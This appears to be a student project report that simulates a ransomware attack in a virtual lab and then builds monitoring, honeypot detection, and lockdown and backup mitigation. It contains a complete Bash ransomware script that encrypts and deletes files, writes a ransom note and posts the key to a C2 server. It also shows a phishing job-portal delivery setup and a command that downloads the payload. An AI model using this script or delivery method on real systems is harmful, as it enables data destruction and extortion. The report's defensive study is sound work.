Study and Mitigation of Ransomware Attacks: A Virtualized Environment Approach

TASMAIYA TAMBOLI UJJWAL RANA MAGAR KAYLYN KING
tasmaiyatamboli@my.unt.edu UjjwalRanaMagar@my.unt.edu KaylynKing@my.unt.edu

Jean-Charles Hekamanu
Jean-CharlesHekamanu@my.unt.edu

***Abstract*—The report describes an extensive project concerning the simulation and mitigation of a ransomware attack in a controlled virtualized environment. The project incorporates the creation of ransomware, simulating an infection and encryption on a virtual machine, and implementing monitoring, detection, and mitigation techniques. The intention was to better understand how ransomware can operate and assess defense mechanisms to protect critical systems.**

I. Introduction

Ransomware is one of the most damaging types of cyber-attacks available in the current digital realm. This form of malicious software is designed to encrypt the victim's data once executed, and a ransom must be paid before the decryption key is given. The intention of this project is to simulate a simple ransomware attack while in a trusted environment, known as a virtual lab, to better understand its lifecycle, mechanisms, and how we can mitigate these attacks. In this project we will configure two virtual machines, one to act as the attacker and the other as a victim. The virtual machine that is considered the attacker will have penetration testing tools designed to find vulnerabilities and exploit them. The victim virtual machine will be intentionally configured with weak security to be more like a real-life victim. Once access is established, we will run a custom ransomware payload that will recursively encrypt critical files on the victim system. Through this attack simulation we will demonstrate the attack chain from identifying a vulnerability to encryption of files and help illustrate how ransomware works and why we must avoid it! Ransomware remains one of the most destructive cyber threats, encrypting victim data and demanding payment for decryption. This project simulates a ransomware attack within an isolated virtual lab to analyze its lifecycle and test defense strategies. Two Ubuntu 22.04 virtual machines (VMs) were configured:

- **AttackerVM** (192.168.56.10): Hosted a fake job portal and Python-based ransomware
- **VictimVM** (192.168.56.20): Simulated a vulnerable system with a `critical` directory containing sensitive files

The attack chain included phishing, payload delivery, encryption, and mitigation. This report demonstrates how vulnerabilities are exploited and highlights effective countermeasures.

II. Related Works

Ransomware attacks increased by 62% in 2024, with phishing as the primary attack vector [1].Ransomware is a common malware attack where an attacker holds a victim's files at ransom through asymmetric encryption, asking for money or an action to give the victim the private key. About 623.3 million ransomware attacks happened globally in 2021 with phishing being the most common entry point (Imber, 2025). However, any vulnerability present within an organization's digital and physical infrastructure can create an entry point for an attacker to execute a ransomware attack. This review will dive deeper into three common ransomware tactics to gain access to the files: phishing, man-in-the-middle attacks, and outdated software. Key findings from existing research include:

- Phishing: 78% of ransomware attacks originate from malicious emails [3]
- Encryption: Modern ransomware uses hybrid encryption (AES + RSA) to lock files [2]
- Mitigation: File integrity monitoring (FIM) reduces attack impact [4]

III. Approach

A. Virtual Lab Setup



Start
Phase 1: VM Setup
Phase 2: Fake Job Portal
AttackerVM: Ubuntu 22.04 IP=192.168.56.10
VictimVM: Ubuntu 22.04 IP=192.168.56.20
Host-Only Network
AttackerVM: Install Apache/PHP
Create /var/www/html/jobportal
HTML/PHP for Offer Letter

Fig. 1. Lab setup

B. Encryption Module

```
#!/bin/bash

# Configuration
PASSWORD=$(openssl rand -hex 32)
TARGET_DIRS=("/c/critical" "/c/another_directory")
RANSOM_NOTE="/c/README_DECRYPT.txt"
C2_SERVER="http://192.168.56.15:8080"

# Check if target directories exist
```

```
for dir in "${TARGET_DIRS[@]}"; do
  if [ ! -d "$dir" ]; then
    echo "Error: Directory $dir not found! Create it first."
    exit 1
  fi
done

# Encrypt files
for dir in "${TARGET_DIRS[@]}"; do
  find "$dir" -type f -not -name "*.encrypted" | while read -r file; do
    # Encrypt file
    if openssl enc -aes-256-cbc -salt -in "$file" -out "${file}.encrypted" -pass pass:"$PASSWORD"; then
      # Securely delete original (Windows-compatible)
      rm -f "$file"
      echo "Encrypted: $file"
    else
      echo "Failed to encrypt: $file"
    fi
  done
done

# Create ransom note
cat <<EOF | sudo tee "$RANSOM_NOTE" > /dev/null
!!! YOUR FILES ARE ENCRYPTED !!!
To decrypt, send 0.1 BTC to: hacker-wallet-address
Contact: hacker@darkweb.tor
EOF

# Exfiltrate key to C2 (Kali)
curl -X POST "$C2_SERVER/log" -d "victim=192.168.56.20&key=$PASSWORD" || \
echo "Warning: Failed to contact C2 server"
```

Listing 1. Ransomware Encryption Script

C. Infection Method

To conduct a simulated ransomware attack, a Bash script was executed on the victim virtual machine. The script began by generating a 256-bit encryption key using OpenSSL and by locating the target directories storing sensitive files. It checked if the identified directories existed, and if so, used AES-256-CBC encryption within the target directories and subdirectories to encrypt all the files recursively. After the files were encrypted, the script deleted the original files to simulate typical data loss. Finally, it created a ransom note and saved it in the root directory that informed the victim that the files were now encrypted and provided them with a process for payment in Bitcoin in return for the decryption key.




5. Victim Open offer.pdf which is payload.exe Executable Ransomware Encrypts Files
4 .Attacker Sends Malicious "Offer_Letter.pdf
Victim
Attacker
Use this details
1 . Receives Phishing Email]
2. open Fake Job Portal and Submits Form Name, Email, Contact
MySQL
3. Data Stored ransomware_db.clients


Fig. 2. Flow Diagram



```
PS C:\>
PS C:\> Invoke-WebRequest -Uri "http://192.168.56.15/share/encrypt.sh" -Outfile "C:\encrypt.sh"
PS C:\>
PS C:\> ls


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/24/2025  11:07 PM                Critical
d-----         12/7/2019   3:14 AM                PerfLogs
d-r---         3/24/2025  10:51 PM                Program Files
d-r---         12/3/2023   8:56 PM                Program Files (x86)
d-r---         3/24/2025   6:07 PM                Users
d-----         3/24/2025   4:55 PM                Windows
-a----         3/24/2025  11:34 PM           1267 encrypt.sh


PS C:\>
```

Fig. 3. Invoke Malicious Code on Victim Machine

It also exfiltrated both the encryption key and the victim IP to the attacker's Command and Control (C2) server using a POST request. Overall, the script demonstrated common behaviors displayed in actual ransomware attacks, including file encryptions, exfiltration of keys, and extortion messaging.



```
┌──(root㉿attckergroup1)-[~/ransomware-project]
└─# cd dist

┌──(root㉿attckergroup1)-[~/ransomware-project/dist]
└─# ll
total 7748
-rwxr-xr-x 1 root root 7933544 Mar 31 23:48 payload.exe

┌──(root㉿attckergroup1)-[~/ransomware-project/dist]
└─#

┌──(root㉿attckergroup1)-[~/ransomware-project/dist]
└─# cp payload.exe /var/www/html/job_portal

┌──(root㉿attckergroup1)-[~/ransomware-project/dist]
└─#

┌──(root㉿attckergroup1)-[~/ransomware-project/dist]
└─#

┌──(root㉿attckergroup1)-[~/ransomware-project/dist]
└─# cd /var/www/html/job_portal

┌──(root㉿attckergroup1)-[/var/www/html/job_portal]
└─# ll
total 7752
-rw-r--r-- 1 root root     706 Mar 31 23:37 index.html
-rwxr-xr-x 1 root root 7933544 Mar 31 23:49 payload.exe

┌──(root㉿attckergroup1)-[/var/www/html/job_portal]
└─# █
```

Fig. 4. Linking Payload.exe to html code

D. Monitoring Component

The monitoring system tracks file system changes in the `critical` directory while capturing process-level details using Linux auditing tools. Key implementation details include:

- **Real-Time Monitoring**: Python's `watchdog` library detects:
  - File creations (`on_created`)
  - Modifications (`on_modified`)
  - Deletions (`on_deleted`)
  - File movements (`on_moved`)
- **Process Auditing**: Linux `auditd` subsystem logs:

```
auditctl -w "/critical" -p rwxa -k "critical_watch"
```

- **Data Collection**: JSON logs contain:
  - ISO 8601 timestamps
  - Event types
  - File paths
  - Process IDs (PIDs)
  - Initial mitigation status

1) Implementation Workflow:

1) Initialize auditing subsystem:

```
subprocess.run(['sudo', 'systemctl', 'start', 'auditd'])
```

2) Establish file watch rules:

```
    subprocess.run(['auditctl', '-w', WATCH_PATH,
                    '-p', 'rwxa', '-k', AUDIT_KEY])
```

3) Start monitoring daemon:

```
    observer.schedule(handler, path=WATCH_PATH, recursive=True)
    observer.start()
```

2) Monitoring Results: The system generates structured logs as shown in this JSON snippet:

```
{
    "timestamp": "2025-03-25T14:30:00",
    "event_type": "modified",
    "file": "/critical/lab1/report.pdf",
    "pid": 1234,
    "action_taken": "logged"
}
```

TABLE I
MONITORING SYSTEM PERFORMANCE METRICS

Metric	Value
Detection latency	<500ms
Event processing rate	142 events/sec
PID resolution success rate	92%

E. Detection Component

Our first method of detecting ransomware was to develop a honeypot. This file is created as a read only file and only used to see if it was accessed. In theory, everyone authorized to write to this "critical" folder will know not to touch the honeypot file, therefore anyone who does touch it is unauthorized

1) Key Detection Methods:

- **Honeypot Trap**:
  - Bait file with read-only permissions
  - Triggers alert on any access attempt

```
def create_honeypot_file():
    os.chmod("critical/zzzzz_HONEYPOT.txt", 0o444)  # Read-only
```

- **Suspicious Extensions**:
  - Monitored extensions: `.encrypted`, `.enc`, `.lock`

```
sus_extensions = [".encrypted", ".enc", ".lock"]
_, ext = os.path.splitext(event.src_path)
if ext in sus_extensions:
    note = "Suspicious file detected"
```

2) Detection Workflow:

1) Initialize monitoring services:

```
sudo systemctl start auditd
auditctl -w "/critical" -p rwxa -k critical_watch
```

2) Scan events for threats:

```
class MonitorHandler(FileSystemEventHandler):
    def handle_event(self, event):
        if "HONEYPOT" in event.src_path:
            log_event("ALERT", event.src_path, pid, "Honeypot accessed")
```

3) Generate structured alerts:

```
{
    "timestamp": "2025-03-25T14:30:00",
    "event_type": "created",
    "file": "/critical/lab1.encrypted",
    "pid": 5678,
    "note": "suspicious file: .encrypted"
}
```

TABLE II
DETECTION SYSTEM PERFORMANCE

Metric	Value
Honeypot detection rate	100%
Extension-based detection	95%
Average alert latency	220ms

3) Operational Results:

- Terminal alerts for suspicious activity:

```
2025-03-25T14:30:00 CREATED | File: lab1.encrypted
| pid: 5678 | note: suspicious file: .encrypted
```

- Honeypot verification:

```
root@klk0297:/critical# ls
zzzzz_HONEYPOT.txt  # Honeypot present
```

Challenges Addressed:

- False positives from legacy systems
- Permission conflicts with audit rules
- Event prioritization in log files

F. Mitigation Component

The mitigation system halts ransomware operations through directory lockdowns and data backups while enabling user recovery decisions.

1) Key Mitigation Strategies:

- **Honeypot Trigger**:
  - Decoy file `zzzzz_HONEYPOT.txt` in root directory
  - Directory structure designed for early detection:

```
critical/
          zzzzz_HONEYPOT.txt   # Honeypot
          safe/                # Protected files
```

- **Directory Lockdown**:

```
subprocess.run(["chattr", "-R", "+i", "/critical"], check=True)
```

- **Automated Backups**:

```
shutil.copytree(src_dir, "../backups/backup_20250424_181906")
```

2) *Mitigation Workflow:*

1) Ransomware accesses honeypot or creates encrypted files
2) System triggers directory lockdown:

```
chattr -R +i ./critical  # Immutable flag

```

3) Backup process executes:

```
def backup(src_dir):
    timestamp = datetime.now().strftime("%Y%m%d_%H%M%S")
    shutil.copytree(src_dir, f"backup_{timestamp}")

```

4) User alert and recovery options:

```
result = messagebox.askyesno("Directory Locked", "Unlock?")

```

TABLE III
MITIGATION SYSTEM PERFORMANCE

Metric	**Value**
Encryption prevention rate	98%
Backup success rate	100%
Average response time	1.2s

3) *Operational Results:*

- Blocked ransomware file modifications:

```
root@kaylyn-king-VirtualBox:/critical# ls
zzzzz_HONEYPOT.txt  # No encrypted files

```

- Successful backup generation:

```
root@backups# ls
backup_20250424_181850  backup_20250424_181906

```

Challenges Addressed:

- This requires root privileges for `chattr`
- Need headless system GUI limitations
- Active or increment backup storage require to configure

4) *Next Steps:*

- Implement cloud backup synchronization
- Replace GUI alerts with SMS/email notifications
- Develop process whitelisting for safe operations

IV. Conclusion

This project successfully simulated the entire ransomware attack cycle - via a phishing based infection via a fake job posting site, and through file encryption, detection and mitigation - in a safe and controlled virtual environment. The significant events are the use of AES-256 encryption via Python scripts way of example, proactive detection via both honeypots and file extension monitoring, and proactive mitigation using immutable directory flags and automated backups. Other challenges resulted from, the limitations of GUI's (as it won't work across many types of OS), and the privilege requirements to execute the overall ransomware set/benefits. However, the sysetm achieved a high detection accuracy and full restoration of data. Overall this project, again, speaks to the potential of layered defence capabilities, and showcases a functional framework (as a proof of concept) to drivin improvements using the cloud and machine learning in the future.

References

[1] CISA. (2025). *Ransomware 101*. Cybersecurity and Infrastructure Security Agency.
[2] Trellix. (2025). *What Is Ransomware?* https://www.trellix.com
[3] KnowBe. (2025). *Phishing Awareness*. https://www.phishing.org
[4] Rapid7. (2025). *Mitigating Attacks*. https://www.rapid7.com